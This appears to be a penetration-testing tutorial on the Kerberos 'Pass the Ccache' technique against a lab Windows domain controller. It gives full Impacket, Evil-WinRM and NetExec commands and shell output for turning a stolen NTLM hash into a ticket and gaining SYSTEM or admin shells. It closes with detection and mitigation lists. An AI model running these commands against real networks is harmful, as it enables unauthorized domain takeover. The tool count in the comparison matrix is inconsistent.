
iGNITE Technologies

PASS the CACHE ATTACK



www.hackingarticles.in

Contents

Introduction 3
Why It Works 3
Kerberos Configuration 3
Obtaining a Kerberos TGT with impacket-getTGT 4
Pass the Ticket (CCACHE File) 4
Impacket PsExec 4
Impacket WmiExec 5
Impacket AtExec 5
Impacket SmbExec 6
Evil-WinRM 7
NetExec SMB (Pass the Ccache) 8
NetExec WMI (Pass the Ccache) 8
Tools Comparison Matrix 9
Detection Strategies 9
Event Log Monitoring 9
Network Indicators 9
Mitigation Strategies 9
Credential Protection 9
Network Segmentation 10
Monitoring and Response 10

Introduction

Pass the Ccache is a **credential access and lateral movement** technique where an attacker steals or generates a Kerberos ccache file containing a valid TGT, then uses it to authenticate to services without knowing the user's password.

This article provides a comprehensive, step-by-step walkthrough of how these attacks are executed using Impacket, a powerful collection of Python-based networking tools. The demonstration targets a Windows Server 2019 Domain Controller in the ignite.local domain, illustrating the complete attack chain from obtaining an NTLM hash to achieving SYSTEM-level remote code execution.

Why It Works

- Ccache files are **bearer tokens** — whoever possesses the file can authenticate as that user
- The KDC trusts the TGT because it was encrypted with the KDC's own key (krbtgt hash)
- No password, no hash, no re-authentication is needed — just the ticket file
- Tickets are valid for their lifetime (default ~10 hours for TGT)

Kerberos Configuration

For Kerberos-based authentication using CCACHE files, the /etc/krb5.conf file on the Kali Linux attacker machine must be properly configured. This file defines the Kerberos realm, the Key Distribution Center (KDC), and the domain-to-realm mapping.

```
[libdefaults]
    default_realm = IGNITE.LOCAL
    dns_lookup_realm = false
    dns_lookup_kdc = false

[realms]
    IGNITE.LOCAL = {
        kdc = DC.ignite.local
        admin_server = DC.ignite.local
    }

[domain_realm]
    .ignite.local = IGNITE.LOCAL
    ignite.local = IGNITE.LOCAL
```

The configuration above establishes the following:

- **default_realm = IGNITE.LOCAL:** Sets the default Kerberos realm to IGNITE.LOCAL (must be uppercase).

- **kdc = DC.ignite.local:** Specifies the Domain Controller as the Key Distribution Center.
- **admin_server = DC.ignite.local:** Points to the administrative Kerberos server.
- **domain_realm mappings:** Maps both .ignite.local and ignite.local to the IGNITE.LOCAL realm.


Additionally, ensure the /etc/hosts file contains the following entry:

192.168.1.11 DC.ignite.local dc.ignite.local

Obtaining a Kerberos TGT with impacket-getTGT

The first step in the Pass-the-Ticket attack chain is to convert the stolen NTLM hash into a valid Kerberos TGT. Impacket's getTGT module handles this by communicating directly with KDC.

```
impacket-getTGT -dc-ip 192.168.1.11 -hashes :32196b56ffe6f45e294117b91a83bf38 ignite.local/Administrator
```



Pass the Ticket (CCACHE File)

In this section, we demonstrate how to use a Kerberos CCACHE ticket file

(administrator.ccache) to obtain interactive remote shells using Impacket tools and Evil-WinRM. The CCACHE file contains a cached Kerberos TGT (Ticket-Granting Ticket) that can be used for passwordless authentication.

Before using any of the following tools, the KRB5CCNAME environment variable must be set to point to the CCACHE file:

```
export KRB5CCNAME=administrator.ccache
```

Impacket PsExec

PsExec is one of the most well-known remote execution tools. Impacket's implementation uploads an executable to the ADMIN$ share, creates a Windows service to run it, and provides an interactive command shell running as NT AUTHORITY\SYSTEM.

export KRB5CCNAME=administrator.ccache

```
impacket-psexec ignite.local/administrator@dc.ignite.local -k -no-pass
```

```
┌──(root㉿kali)-[~/certi]
└─# export KRB5CCNAME=administrator.ccache

┌──(root㉿kali)-[~/certi]
└─# impacket-psexec ignite.local/administrator@dc.ignite.local -k -no-pass
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on dc.ignite.local.....
[*] Found writable share ADMIN$
[*] Uploading file aRSypIvW.exe
[*] Opening SVCManager on dc.ignite.local.....
[*] Creating service NDPG on dc.ignite.local.....
[*] Starting service NDPG.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

The output shows the complete PsExec execution chain: it discovers the writable ADMIN$ share, uploads a randomly named executable (aRSypIvW.exe), opens the Service Control Manager, creates and starts a service (NDPG), and finally delivers an interactive SYSTEM-level shell at C:\Windows\system32>. This is the most powerful shell type as it runs with the highest Windows privileges.

Impacket WmiExec

WmiExec is the stealthiest of all Impacket execution methods. Unlike PsExec, it does not create a service or drop any executable on disk. It uses the Windows Management Instrumentation (WMI) interface over DCOM, making it significantly harder to detect.

```
impacket-wmiexec ignite.local/administrator@dc.ignite.local -k -no-pass
```

```
┌──(root㉿kali)-[~/certi]
└─# impacket-wmiexec ignite.local/administrator@dc.ignite.local -k -no-pass
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
ignite\administrator
```

The output confirms SMBv3.0 dialect negotiation and launches a semi-interactive shell. The whoami command returns ignite\administrator, confirming execution under the domain administrator context. Unlike PsExec, WmiExec runs as the authenticating user (not SYSTEM), but its stealth advantage makes it the preferred method for red team operations.

Impacket AtExec

AtExec leverages the Windows Task Scheduler service for command execution. It creates a scheduled task, executes the command, retrieves the output from a temporary file on the ADMIN$ share, and cleans up after itself.

```
impacket-atexec ignite.local/administrator@dc.ignite.local -k -no-pass "ipconfig"
```



The output shows the complete Task Scheduler workflow: creating task \LfnfXmAx, executing it, deleting it, and then reading the output from ADMIN$\Temp\LfnfXmAx.tmp. The ipconfig output confirms the Domain Controller's network configuration. AtExec is ideal for single-command execution scenarios where an interactive shell is not required.

Impacket SmbExec

SmbExec creates a Windows service that redirects command output through a batch file. It provides a semi-interactive shell similar to PsExec but uses a different execution mechanism. The shell runs with the authenticating user's privileges.

```
impacket-smbexec ignite.local/administrator@dc.ignite.local -k -no-pass
```

```
┌──(root㉿kali)-[~/certi]
└─# impacket-smbexec ignite.local/administrator@dc.ignite.local -k -no-pass
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>systeminfo

Host Name:                 DC
OS Name:                   Microsoft Windows Server 2019 Standard Evaluation
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Primary Domain Controller
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00431-10000-00000-AA402
Original Install Date:     3/30/2026, 6:08:32 PM
System Boot Time:          3/30/2026, 6:43:28 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware20,1
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 165 Stepping 5 GenuineIntel
                           [02]: Intel64 Family 6 Model 165 Stepping 5 GenuineIntel
BIOS Version:              VMware, Inc. VMW201.00V.24006586.B64.2406042154, 6/4/202
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+05:30) Chennai, Kolkata, Mumbai, New Delhi
Total Physical Memory:     2,047 MB
Available Physical Memory: 919 MB
Virtual Memory: Max Size:  3,199 MB
Virtual Memory: Available: 2,031 MB
Virtual Memory: In Use:    1,168 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    ignite.local
Logon Server:              N/A
Hotfix(s):                 3 Hotfix(s) Installed.
                           [01]: KB4514366
                           [02]: KB4512577
                           [03]: KB4512578
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) 82574L Gigabit Network Connection
                                 Connection Name: Ethernet0
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 192.168.1.11
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hy
```

The SmbExec shell executes the systeminfo command, revealing the full system profile of the Domain Controller. The output matches the information obtained via NetExec WinRM earlier, confirming consistent access across all tools and protocols.

Evil-WinRM

Evil-WinRM provides a fully interactive PowerShell session over the WinRM protocol (port 5985). When combined with Kerberos authentication via CCACHE, it delivers one of the most versatile remote shells available, supporting file upload/download, PowerShell script execution, and DLL injection.

export KRB5CCNAME=administrator.ccache

```
evil-winrm -i DC.ignite.local -r ignite.local
```

```
┌──(root㉿kali)-[~/certi]
└─# evil-winrm -i DC.ignite.local -r ignite.local

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined me

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplaye

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
ignite\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Evil-WinRM v3.9 successfully establishes a connection and drops into an interactive PowerShell prompt at C:\Users\Administrator\Documents>. The whoami command confirms execution as ignite\administrator. This shell supports advanced features like file transfers, in-memory script loading, and Bypass-AMSI capabilities.

NetExec SMB (Pass the Ccache)

NetExec (nxc) is a modern, actively maintained successor to CrackMapExec (CME) and serves as a versatile post-exploitation framework for network penetration testing. When combined with Kerberos ccache authentication, it enables powerful lateral movement across SMB services without requiring the user's plaintext password or NTLM hash. The --use-kcache flag instructs NetExec to authenticate using the cached Kerberos ticket from the KRB5CCNAME environment variable.

```
nxc smb 192.168.1.11 -u administrator --use-kcache -x ipconfig
```

```
┌──(root㉿kali)-[~]
└─# nxc smb 192.168.1.11 -u administrator --use-kcache -x ipconfig
SMB         192.168.1.11    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (dom
SMB         192.168.1.11    445    DC               [+] IGNITE.LOCAL\administrator from ccache (Pwn3d!)
SMB         192.168.1.11    445    DC               [+] Executed command via wmiexec
SMB         192.168.1.11    445    DC               Windows IP Configuration
SMB         192.168.1.11    445    DC               Ethernet adapter Ethernet0:
SMB         192.168.1.11    445    DC                  Connection-specific DNS Suffix  . :
SMB         192.168.1.11    445    DC                  IPv4 Address. . . . . . . . . . . : 192.168.1.11
SMB         192.168.1.11    445    DC                  Subnet Mask . . . . . . . . . . . : 255.255.255.0
SMB         192.168.1.11    445    DC                  Default Gateway . . . . . . . . . : 192.168.1.1
```

NetExec WMI (Pass the Ccache)

NetExec also supports the WMI protocol for remote command execution. The WMI module operates over RPC port 135 instead of SMB port 445, providing an alternative execution channel that may bypass firewall rules or network segmentation that blocks SMB traffic. Like the SMB module, it leverages the cached Kerberos ticket for authentication via the --use-kcache flag.

```
nxc wmi 192.168.1.11 -u administrator --use-kcache -x ipconfig
```

```
┌──(root㉿kali)-[~]
└─# nxc wmi 192.168.1.11 -u administrator --use-kcache -x ipconfig
RPC         192.168.1.11    135    DC              [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:ignit
WMI         192.168.1.11    135    DC              [+] ignite.local\Administrator from ccache (Pwn3d!)
WMI         192.168.1.11    135    DC              [+] Executed command: "ipconfig" via wmiexec
WMI         192.168.1.11    135    DC              Windows IP Configuration
WMI         192.168.1.11    135    DC              Ethernet adapter Ethernet0:
WMI         192.168.1.11    135    DC              Connection-specific DNS Suffix  . :
WMI         192.168.1.11    135    DC              IPv4 Address. . . . . . . . . . . : 192.168.1.11
WMI         192.168.1.11    135    DC              Subnet Mask . . . . . . . . . . . : 255.255.255.0
WMI         192.168.1.11    135    DC              Default Gateway . . . . . . . . . : 192.168.1.1
```

Tools Comparison Matrix

The following table provides a comprehensive comparison of all nine techniques demonstrated in this article:

Tool	Protocol	Shell Type	Execution Context	Stealth Level
impacket-psexec	SMB (445/TCP)	Interactive (cmd.exe)	NT AUTHORITY\SYSTEM	Low
impacket-wmiexec	WMI / DCOM (135/TCP)	Semi-interactive	Domain User (Admin)	Medium
impacket-atexec	Task Scheduler (ATSVC)	Single command	SYSTEM (task context)	Medium-High
impacket-smbexec	SMB (445/TCP)	Semi-interactive	SYSTEM (service)	Low-Medium
evil-winrm	WinRM (5985/TCP)	Full PowerShell	Domain User (Admin)	Medium

Detection Strategies

Understanding how to detect and prevent these attacks is critical for defensive security teams. The following sections outline key indicators of compromise and recommended mitigations.

Event Log Monitoring

- Event ID 4624 (Type 3): Network logon events from unusual source IPs.
- Event ID 4672: Special privileges assigned to new logon (Administrator logons).
- Event ID 7045: New service installation (PsExec and SMBExec indicators).
- Event ID 4698/4702: Scheduled task creation/modification (AtExec indicator).
- Event ID 4688: Process creation with suspicious parent-child relationships.

Network Indicators

- Unusual Kerberos TGT requests (AS-REQ) from non-domain-joined machines.
- Kerberos ticket encryption type anomalies (RC4 when AES is expected).
- SMB connections to ADMIN$ from workstations that typically do not perform administrative tasks.
- WMI/DCOM activity over port 135 from unexpected sources.

Mitigation Strategies

Credential Protection

- Enable Credential Guard on Windows 10/Server 2016+ to protect LSASS.
- Implement Protected Users security group for privileged accounts.

- Deploy Local Administrator Password Solution (LAPS) to randomize local admin passwords.
- Enforce AES-only Kerberos encryption to prevent RC4 (NTLM-based) ticket requests.

Network Segmentation

- Restrict SMB (445), RPC (135), and WinRM (5985) traffic between workstation tiers.
- Implement jump servers / Privileged Access Workstations (PAWs) for administrative access.
- Use Windows Firewall rules to limit inbound management traffic to authorized sources.

Monitoring and Response

- Deploy a SIEM solution with correlation rules for lateral movement patterns.
- Enable PowerShell Script Block Logging and Module Logging.
- Implement Microsoft Defender for Identity (formerly Azure ATP) for real-time PtH/PtT detection.
- Regularly audit service accounts and ensure they follow least-privilege principles.

iGNITE Technologies

FOLLOW US ON *social media*



TWITTER



DISCORD



GITHUB



LINKEDIN

CONTACT US

FOR MORE DETAILS

+91 95993-87841

www.ignitetechnologies.in


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER

- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials




ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics



EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux